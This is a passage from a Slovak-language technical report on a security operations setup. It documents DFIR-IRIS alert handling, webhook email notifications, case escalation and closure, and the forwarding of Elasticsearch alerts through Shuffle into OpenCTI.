
- pravidlo detekcie
- úroveň závažnosti
- zdrojový systém
- MITRE ATT&CK klasifikáciu
- kompletný log záznam udalosti

V rámci detailu je možné meniť stav alertu pomocou preddefinovaných hodnôt:

- New

- In progress
- Pending
- Closed
- Merged

Tieto stavy reprezentujú jednotlivé fázy spracovania alertu v rámci SOC procesu.



8.3 Priraďovanie alertov analytikom

DFIR-IRIS umožňuje priradiť alert konkrétnemu analytikovi, ktorý je zodpovedný za jeho spracovanie. V rámci používateľského rozhrania je dostupná možnosť rýchleho priradenia alertu aktuálnemu používateľovi *Assign to me* alebo manuálne priradenie inému členovi tímu:


- rýchle priradenie („Assign to me“)
- manuálne priradenie inému členovi tímu



Obrázok 3 Možnosť priradenia alertu zodpovednému analytikovi v DFIR-IRIS

V systéme DFIR-IRIS sú vytvorení používatelia, ktorí pracujú s alertmi a riešia jednotlivé incidenty. Každý používateľ má priradené základné údaje vrátane e-mailovej adresy. Tieto


údaje sa využívajú napríklad pri priradení alertu, keď je konkrétny analytik zodpovedný za jeho riešenie. V takom prípade môže systém automaticky poslať notifikáciu na jeho e-mail, ak je nastavený email webhook.



Obrázok 4 Zoznam používateľov v DFIR-IRIS


8.4 Test modulov a rozšíriteľnosť systému

DFIR-IRIS obsahuje viacero modulov, ktoré rozširujú jeho funkcionalitu. Jedným z nich je modul IrisWebHooks, ktorý umožňuje reagovať na rôzne udalosti v systéme a spúšťať externé akcie. Tento modul je možné využiť napríklad na odosielanie notifikácií alebo prepojenie s externými skriptami, čím sa rozširujú možnosti automatizácie pri spracovaní alertov.



Obrázok 5 Dostupné moduly v DFIR-IRIS

V rámci modulu IrisWebHooks je možné definovať konkrétne pravidlá, pri ktorých sa webhook vykoná. Na obrázku je viditeľná konfigurácia kde je určené pri akej udalosti sa webhook spustí (napríklad pri priradení, aktualizácii alebo eskalácií alertu). Súčasťou konfigurácie je aj definovanie URL adresy, na ktorú sa odosielajú dáta, ako aj samotný obsah správy vo formáte JSON.




Obrázok 6 Konfigurácia webhooku v module IrisWebHooks

8.5 Notifikácie a automatizácia

8.5.1 Priradenie alertu analytikovi

Po nastavení webhooku a priradení alertu konkrétnemu používateľovi je možné sledovať, kto daný alert prevzal. Na obrázku je viditeľné, že alert bol priradený analytikovi *Tomas*, ktorý je zodpovedný za jeho ďalšie spracovanie. Tento krok je zároveň aj spúšťač pre notifikácie.




Obrázok 7 Priradenie alertu analytikovi

Po priradení alertu konkrétnemu analytikovi sa prostredníctvom webhooku automaticky odošle notifikácia vo forme e-mailu. Táto akcia je vyvolaná udalosťou *on_postload_alert_update*, keďže dochádza k zmene atribútov alertu. E-mail obsahuje základné informácie o alertu, ako sú:

- identifikátor alertu
- názov
- závažnosť
- stav
- priradeného analytika


Tieto informácie poskytujú analytikovi dostatočný prehľad na rýchle začatie riešenia incidentu.



Obrázok 8 Notifikácia o priradení alertu analytikovi

8.5.2 Zmena stavu alertu

Pri zmene stavu alertu sa rovnako spúšťa webhook, ktorý odošle notifikáciu o tejto zmene. V tomto prípade ide opäť o udalosť typu *on_postload_alert_update*. Obsah e-mailu je možné prispôsobiť podľa potreby a môže zahŕňať rôzne informácie, ako napríklad nový stav alertu, jeho závažnosť alebo priradeného analytika.



Obrázok 9 Notifikácia o zmene stavu alertu

8.5.3 Eskalácia do incidentu

Pri eskalácii alertu do prípadu incidentu dochádza k viacerým udalostiam, ktoré môžu spustiť odoslanie notifikácií. V tomto prípade boli odoslané dve správy. Jedna informujúca o eskalácii alertu a druhá o vytvorení nového prípadu. Toto správanie je možné upraviť v konfigurácii webhooku podľa požiadaviek, napríklad obmedzením počtu notifikácií alebo ich zlúčením do jednej správy.



Obrázok 10 Notifikácie pri eskalácii alertu do incidentného prípadu

8.6 Incident management (case management)


Po vytvorení nového incidentného prípadu systém odošle notifikáciu, ktorá obsahuje základné informácie o danom prípade, ako je jeho identifikátor a priradený analytik. Táto akcia je viazaná na udalosť typu *case_create*.



Obrázok 11 Notifikácia o vytvorení incidentného prípadu

Po eskalácii alertu je v systéme DFIR-IRIS automaticky vytvorený incidentný prípad (case). Tento prípad obsahuje základné informácie prevzaté z alertu, ako sú:

- popis,
- závažnosť
- súvisiace udalosti.




Obrázok 12 Vytvorený incidentný prípad v DFIR-IRIS

V rámci incidentného prípadu je možné upravovať jeho stav a doplniť výsledok vyšetrovania (outcome). Používateľ môže napríklad určiť, či ide o *False Positive*, *True Positive* alebo inú kategóriu. Tieto informácie sú dôležité pre vyhodnotenie incidentu a jeho ďalšie spracovanie. Okrem toho je možné meniť aj stav prípadu, pričom systém podporuje viacero fáz spracovania, napríklad *Open*, *Eradication* alebo iné stavy podľa priebehu riešenia incidentu.

Zhrnutie - v rámci prípadu je možné:

- meniť stav (napr. Open, Eradication)
- definovať výsledok (True Positive, False Positive, iné)



Obrázok 13 Možnosti úpravy incidentného prípadu




Obrázok 14 Notifikácie po uzavretí alertu a incidentného prípadu

8.7 Uzatvorenie incidentu a notifikácie

Po uzavretí incidentného prípadu dochádza k odoslaniu notifikácií, ktoré informujú o ukončení spracovania. V tomto prípade boli odoslané dve správy – jedna pre alert a druhá pre samotný prípad incidentu. Toto správanie súvisí s tým, že uzavretie prípadu zároveň znamená ukončenie spracovania príslušného alertu.

Po uzavretí prípadu systém odošle e-mailovú notifikáciu, ktorá obsahuje informácie o výsledku spracovania. V tomto prípade bol incident vyhodnotený ako *false positive*. Obsah notifikácie je možné prispôsobiť v rámci webhook konfigurácie.



[DFIR-IRIS] Prípad Case #26 bol uzavretý Inbox ×

DFIR-IRIS <boggingsb@gmail.com>
to me

DFIR-IRIS – Notifikácia

Incidentný prípad Case #26 bol uzavretý. Výsledok: false_positive.


Typ webhooku: case_update
Typ objektu: case
Case ID: 26
Názov prípadu: Case #26
Stav prípadu: Closed
Výsledok: false_positive
Priradený analytik: Tomas

Automatická správa – DFIR-IRIS

Obrázok 15 Email po uzavretí case

8.8 Testovanie prepojenia SOAR Shuffle a OpenCTI komponentu

Obrázok nižšie ilustruje obsah a tok alertu, ktorý vznikol ako alert v Elasticsearch. Tento alert bol transformovaný pomocou Shuffle a následne bol importovaný do OpenCTI. Alert sa týka zhromažďovania systémových informácií na linuxovom hostiteľovi a obsahuje metadáta, observables a kontext potrebný pre ďalšie vyšetrovanie.



Obr.: Obsah a tok alertu z ES transformovaný cez SOAR Shuffle

Alert nesie názov „Linux System Information Discovery“ a obsahuje časové pečiatky pôvodnej udalosti z Elasticsearch, priradenú úroveň závažnosti (severity), identifikátor zdroja a textový popis dôvodu vyvolania.


Dôvod posielania alertov zo Shuffle do OpenCTI je zabezpečiť, aby detekované bezpečnostné udalosti (alerty) z automatizovaného toku v Shuffle boli centralizovane uložené, obohatené a využiteľné v OpenCTI pre dlhodobú koreláciu, vyšetrenie a zdieľanie kontextu.

API volania pre OpenCTI:

- indicator.list() - Zoznam všetkých indikátorov (IP, domény, hash)
- stix_domain_object.read() - Čítanie špecifických STIX objektov
- incident.list() - Zoznam všetkých incidentov
- incident.create() - Vytvorenie nového incidentu

8.9 Testovanie prepojenia SOAR Shuffle a komponentu pre evidenciu incidentov DFIR IRIS

